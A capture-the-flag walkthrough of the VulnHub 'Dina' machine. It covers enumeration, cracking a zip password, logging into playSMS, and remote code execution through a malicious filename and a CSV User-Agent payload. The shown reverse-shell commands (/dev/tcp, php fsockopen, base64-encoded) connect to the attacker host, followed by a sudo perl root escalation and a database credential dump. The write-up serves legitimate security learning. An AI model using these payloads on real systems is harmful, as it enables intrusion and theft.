Today we will be doing the walkthrough for VM called Dina from Touhid Shaikh
Link to the machine : https://www.vulnhub.com/entry/dina-101,200/
Lets start:
Scanning for the machine
root@kali:~/dina# netdiscover -i eth1 -r 192.168.56.0/24
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
IP At MAC Address Count Len MAC Vendor / Hostname
192.168.56.1 0a:00:27:00:00:00 1 60 Unknown vendor
192.168.56.2 08:00:27:5f:74:8f 1 60 PCS Systemtechnik GmbH
192.168.56.3 08:00:27:3a:ec:d6 1 60 PCS Systemtechnik GmbH
Service Enumeration
root@kali:~/dina# nmap -A -p- -Pn -n -T4 -oA dina 192.168.56.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-23 03:43 EDT
Nmap scan report for 192.168.56.3
Host is up (0.00052s latency).
Not shown: 65534 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/ange1 /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
MAC Address: 08:00:27:3A:EC:D6 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 – 3.5
Network Distance: 1 hop
Port 80 Enumeration
With curl /telnet
Nothing interesting in curl/telnet output
Running dirb/nikto/wfuzz/uniscan on port 80 to enumerate hidden directories and other information.
Dirb output
DIRB v2.22
GENERATED WORDS: 4612
—- Scanning URL: http://192.168.56.3:80/ —-
- http://192.168.56.3:80/cgi-bin/ (CODE:403|SIZE:288)
- http://192.168.56.3:80/index (CODE:200|SIZE:3618)
- http://192.168.56.3:80/index.html (CODE:200|SIZE:3618)
- http://192.168.56.3:80/robots (CODE:200|SIZE:102)
- http://192.168.56.3:80/robots.txt (CODE:200|SIZE:102)
==> DIRECTORY: http://192.168.56.3:80/secure/ - http://192.168.56.3:80/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.56.3:80/tmp/
==> DIRECTORY: http://192.168.56.3:80/uploads/
NIKTO output
- Target IP: 192.168.56.3
- Target Hostname: 192.168.56.3
- Target Port: 80
+ Start Time: 2019-07-23 03:54:38 (GMT-4)
- Server: Apache/2.2.22 (Ubuntu)
- Server may leak inodes via ETags, header found with file /, inode: 425463, size: 3618, mtime: Tue Oct 17 09:46:52 2017
- The anti-clickjacking X-Frame-Options header is not present.
- The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
- The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
- OSVDB-3268: /ange1/: Directory indexing found.
- Entry ‘/ange1/’ in robots.txt returned a non-forbidden or redirect HTTP code (200)
- OSVDB-3268: /angel1/: Directory indexing found.
- Entry ‘/angel1/’ in robots.txt returned a non-forbidden or redirect HTTP code (200)
- OSVDB-3268: /tmp/: Directory indexing found.
- Entry ‘/tmp/’ in robots.txt returned a non-forbidden or redirect HTTP code (200)
- OSVDB-3268: /uploads/: Directory indexing found.
- Entry ‘/uploads/’ in robots.txt returned a non-forbidden or redirect HTTP code (200)
- “robots.txt” contains 5 entries which should be manually viewed.
- Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
- Uncommon header ‘tcn’ found, with contents: list
- Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for ‘index’ were found: index.html
- Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
- OSVDB-3268: /secure/: Directory indexing found.
- OSVDB-3092: /tmp/: This might be interesting…
- OSVDB-3233: /icons/README: Apache default file found.
- 8730 requests: 0 error(s) and 20 item(s) reported on remote host
- End Time: 2019-07-23 03:55:08 (GMT-4) (30 seconds)
Now we have lots of directories to explore, so lets tackel one by one.
http://192.168.56.3:80/index.html — -nothing much here
http://192.168.56.3:80/robots.txt. –It has
User-agent: *
Disallow: /ange1
Disallow: /angel1
Disallow: /nothing
Disallow: /tmp
Disallow: /uploads
http://192.168.56.3:80/tmp/ –It has nothing
http://192.168.56.3:80/uploads/ — It has nothing
http://192.168.56.3/secure/ — It has
back.zip file
http://192.168.56.3/ange1/ –It has nothing
http://192.168.56.3/angel1/ -it has nothing
http://192.168.56.3/nothing/ — It has
go back
Now if seems that we only have backup.zip file from above enumeration of port 80. We did miss one crucial check when checking above urls. We dont check the page source when visiting above urls. Sometimes page source contains hints/flags or other information to proceed further.
So checking page source for all the above links to find something interesting.
http://192.168.56.3/tmp/ –Nothing
http://192.168.56.3:80/uploads/ -nothing
http://192.168.56.3/secure/. found backup.zip. same as above , nothing else
http://192.168.56.3/ange1/ –nothing
http://192.168.56.3/angel1/ -nothing
http://192.168.56.3/nothing/ — It has
my secret pass
freedom
password
helloworld!
diana
iloveroot
See told you 🙂 .We will see where we use above information. Might be as passwords or something else.
So for now, our enumeration for port 80 is complete. lets check for backup.zip file.
Download backup.zip file on Kali
root@kali:~/dina# wget http://192.168.56.3/secure/backup.zip
–2019-07-23 04:26:21– http://192.168.56.3/secure/backup.zip
Connecting to 192.168.56.3:80… connected.
HTTP request sent, awaiting response… 200 OK
Length: 336 [application/zip]
Saving to: ‘backup.zip’
backup.zip 100%[==================================================================================>] 336 –.-KB/s in 0s
2019-07-23 04:26:21 (63.3 MB/s) – ‘backup.zip’ saved [336/336]
Verify whether zip file is actual zip file
root@kali:~/dina# file backup.zip
backup.zip: Zip archive data, at least v?[0x333] to extract
root@kali:~/dina#
Yes it is .
Tried unzipping the file , but unzip command doesnot give me anything
root@kali:~/dina# unzip backup.zip
Archive: backup.zip
skipping: backup-cred.mp3 need PK compat. v5.1 (can do v4.6)
root@kali:~/dina#
root@kali:~/dina# unzip -v backup.zip
Archive: backup.zip
Length Method Size Cmpr Date Time CRC-32 Name
——– —— ——- —- ———- —– ——– —-
176 Unk:099 138 22% 2017-10-17 18:57 00000000 backup-cred.mp3
——– ——- — ——-
176 138 22% 1 file
root@kali:~/dina#
Then try another tool called 7z and found the reason for unzip not giving output. Zip file is asking for password.
root@kali:~/dina# 7z x backup.zip
7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,4 CPUs Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz (906EA),ASM,AES-NI)
Scanning the drive for archives:
1 file, 336 bytes (1 KiB)
Extracting archive: backup.zip
Path = backup.zip
Type = zip
Physical Size = 336
Enter password (will not be echoed):
Rememeber the list of words we found from /secure folder when did page inspection. We can use that list to try the password.
Password is freedom
root@kali:~/dina# ls -alrth
total 176M
-rw-r–r– 1 root root 176 Oct 17 2017 backup-cred.mp3
Now looks like it is mp3 file, but we will confirm using the file command.
Turn out it is a text file
root@kali:~/dina# file backup-cred.mp3
backup-cred.mp3: ASCII text
root@kali:~/dina#
root@kali:~/dina# cat backup-cred.mp3
I am not toooo smart in computer …….dat the resoan i always choose easy password…with creds backup file….
uname: touhid
password:
url : /SecreTSMSgatwayLogin
OK, so the user is telling us something about easy password.
From above, we have 2 info:
username is touhid
We have to check the url /SecreTSMSgatwayLogin
So lets proceed further.
Exploitation
This is the url we got .It a login app from playSMS
Checking the source page ,we found something like:

Dont know what it is . Lets check google.
Translate to
kurakura love you … to death
Now rememeber one thing. Whenever we found some app/appname , we will look for the exploit for that app on google/ searchsploit .
Here we got playSMS, let see if we have anything for that first.
AND
We found something

So I checked the exploits details and all exploits ( for version 1.4) need login to proceed further. So we need to login first.
We know the username already “touhid” , we need to find the password.
Let try the list of passwords, we already have. Let’s try one by one.
So it is diana
username : touhid password: diana
We are logged in .
Now we can use above exploits to gain shell. Let’s proceed.
exploits/php/webapps/42038.txt
For this exploit,we need the admin login. Since admin is not logged in this case, we cant use this exploit.Lets try others.
exploits/php/webapps/42003.txt
As per the exploit, we need to create a file with name something like .php” and then upload the file. Once uploaded, Application will display the output of the command uname -a .Lets try that .


Yeah it works.
It means, we can use php reverse shell to connect back to our machine. Let’ try that
Lets try to rename the earlier file to php reverse shell.
During testing, found that app is not able to process / in filename, so I encode the reverse shell with base64 to avoid that.
I use a normal reverse shell from pentest monkey
/bin/bash -i >& /dev/tcp/192.168.56.4/8767 0>&1
and encode that with base64
root@kali:~/dina# echo “/bin/bash -i >& /dev/tcp/192.168.56.4/8767 0>&1 | bash” | base64
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuNC84NzY3IDA+JjEgfCBiYXNoCg==
root@kali:~/dina#
Now we will use this as filename as payload using below:
echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE5Mi4xNjguNTYuNC84NzY3IDA+JjEgfCBiYXNoCg== | base64 -d | bash

Starting netcat listener on Kali machine and when file uploaded, we got reverse shell

root@kali:~/dina# nc -l -v -p 8767
listening on [any] 8767 …
192.168.56.3: inverse host lookup failed: Unknown host
connect to [192.168.56.4] from (UNKNOWN) [192.168.56.3] 38134
bash: no job control in this shell
www-data@Dina:/var/www/SecreTSMSgatwayLogin$
Using exploits/php/webapps/42044.txt
As per exploit-db explanation
We know import.php accept file and just read content not stored in server. But when we stored payload in our backdoor.csv and upload to phonebook. Its execute our payload and show on next page in field (in NAME,MOBILE,Email,Group COde,Tags) accordingly .
In My case i stored my vulnerable code in my backdoor.csv files’s Name field .
But There is one problem in execution. Its only execute in built function and variable which is used in application.
That why the server not execute our payload directly. Now i Use "<?php $t=$_SERVER['HTTP_USER_AGENT'];system($t);?>" in name field and change our user agent to any command which u want to execute command. Bcz it not execute directly .
In above php code, user agent value is stored in $t variable amd then this variable $t is execute by system command . So we can change the User agent field to command of our choice. Let try to see if that works.
This is my back.csv file

Now, we can change the user agent field to anything we want. Pls understand, we cant replace the keyword ‘HTTP_USER_AGENT’ in back.csv directly with the command of our choice.
HTTP_USER_AGENT is a variable in PHP langugue and this variable get its value from user-agent field in HTTP GET header. So whatever value we set as user agent, that value will be set for PHP variable HTTP_USER_AGENT
And as per above code, that value will be assigned to $t variable and that $t varialbe will be executed by the system command.
Now we need to change the user agent field in HTTP GET HEADER. There was multiple ways to do that . One of the way is to use Burp Proxy. Let try that .

User Agent is Mozilla .We can change this to any command of our own choice. Now we need reverse shell, so let change it to reverse shell command. I am using php -r ”$sock=fsockopen(“192.168.56.4”,8767);exec(“/bin/sh -i <&3 >&3 2>&3”);’ for reverse shell.

Now User agent has changed to reverse shell. Now this reverse shell will be execute by system($t) and we will get reverse shell on our Kali box.
root@kali:~/dina#
root@kali:~/dina# nc -l -v -p 8767
listening on [any] 8767 …
192.168.56.3: inverse host lookup failed: Unknown host
connect to [192.168.56.4] from (UNKNOWN) [192.168.56.3] 38137
/bin/sh: 0: can’t access tty; job control turned off
$
So we got reverse shell with both the exploits. Now let find root 🙂
Post Exploitation
/bin/sh: 0: can’t access tty; job control turned off
$
$ pwd
/var/www/SecreTSMSgatwayLogin
$ sudo -l
Matching Defaults entries for www-data on this host:
env_reset,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User www-data may run the following commands on this host:
(ALL) NOPASSWD: /usr/bin/perl
$ sudo perl -e ‘exec “/bin/sh”;’
id
uid=0(root) gid=0(root) groups=0(root)
id;whoami;hostname;date
uid=0(root) gid=0(root) groups=0(root)
root
Dina
Wed Jul 24 17:18:39 IST 2019
We have perl binary with root access and no password. Using that we got the root.
Further enumeration.
ls -alrth
total 52K
-rw-r–r– 1 root root 140 Apr 19 2012 .profile
-rw-r–r– 1 root root 3.1K Apr 19 2012 .bashrc
drwxr-xr-x 23 root root 4.0K Oct 17 2017 ..
-rw——- 1 root root 256 Oct 17 2017 .pulse-cookie
drwxr-xr-x 3 root root 4.0K Oct 17 2017 .config
drwxr-xr-x 3 root root 4.0K Oct 17 2017 .local
drwxr-xr-x 3 root root 4.0K Oct 17 2017 .cache
-rw——- 1 root root 55 Oct 17 2017 .mysql_history
drwx—— 6 root root 4.0K Oct 17 2017 .
-rw-r–r– 1 root root 639 Oct 17 2017 flag.txt
-rw——- 1 root root 9 Oct 17 2017 .nano_history
-rw——- 1 root root 2.5K Oct 17 2017 .bash_history
drwx—— 2 root root 4.0K Jul 24 17:22 .pulse
cat flag.txt
_ _______ ________——–_ _ __———-/_______/ _______—-\\\ //_ _ \ //////——-/______/ ______—-\|| (( ~|~ ))) ||//——/______/ _____—\ ((\ = / ))) //—-/___/ __–_))) \ )))—//
__/ ((( (((_/
| -))) – ))
root password is : hello@3210
easy one …..but hard to guess…..
but i think u dont need root password……
u already have root shelll….
CONGO………
FLAG : 22d06624cd604a0626eb5a2992a6f2e6
Further enumeration.
We got admin and touhid password hashes from mysql databases.
$ pwd
/var/www/SecreTSMSgatwayLogin
$ ls
config-dist.php
config.php . –contains mysql credentials.
inc
index.php
init.php
lib
plugin
storage
$ cat confi ^?
cat: confi: No such file or directory
cat: : No such file or directory
$ cat config.php
<?php
// PHP PEAR DB compatible database engine:
// mysql, mysqli, pgsql, odbc and others supported by PHP PEAR DB
$core_config[‘db’][‘type’] = ‘mysqli’; // database engine
$core_config[‘db’][‘host’] = ‘localhost’; // database host/server
$core_config[‘db’][‘port’] = ‘3306’; // database port
$core_config[‘db’][‘user’] = ‘root’; // database username
$core_config[‘db’][‘pass’] = ‘hello@mysql’; // database password
$core_config[‘db’][‘name’] = ‘playsms’; // database name
root@Dina:/var/www/SecreTSMSgatwayLogin# mysql -u root -p
mysql -u root -p
Enter password: hello@mysql
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 164
Server version: 5.5.54-0ubuntu0.12.04.1 (Ubuntu)
Copyright (c) 2000, 2016, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type ‘help;’ or ‘\h’ for help. Type ‘\c’ to clear the current input statement.
mysql> show databases;
show databases;
+——————–+
| Database |
+——————–+
| information_schema |
| mysql |
| performance_schema |
| playsms |
+——————–+
4 rows in set (0.00 sec)
mysql> use playsms;
use playsms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
mysql> select username ,password from playsms_tblUser;
select username ,password from playsms_tblUser;
+———-+———————————-+
| username | password |
+———-+———————————-+
| admin | 78f3198ce97ae2bdddb15cc25d559c6f |
| touhid | 3a23bb515e06d0e944ff916e79a7775c |
+———-+———————————-+
2 rows in set (0.00 sec)
This is the end.
Learnt a lot from this machine 🙂
 Learning and Sharing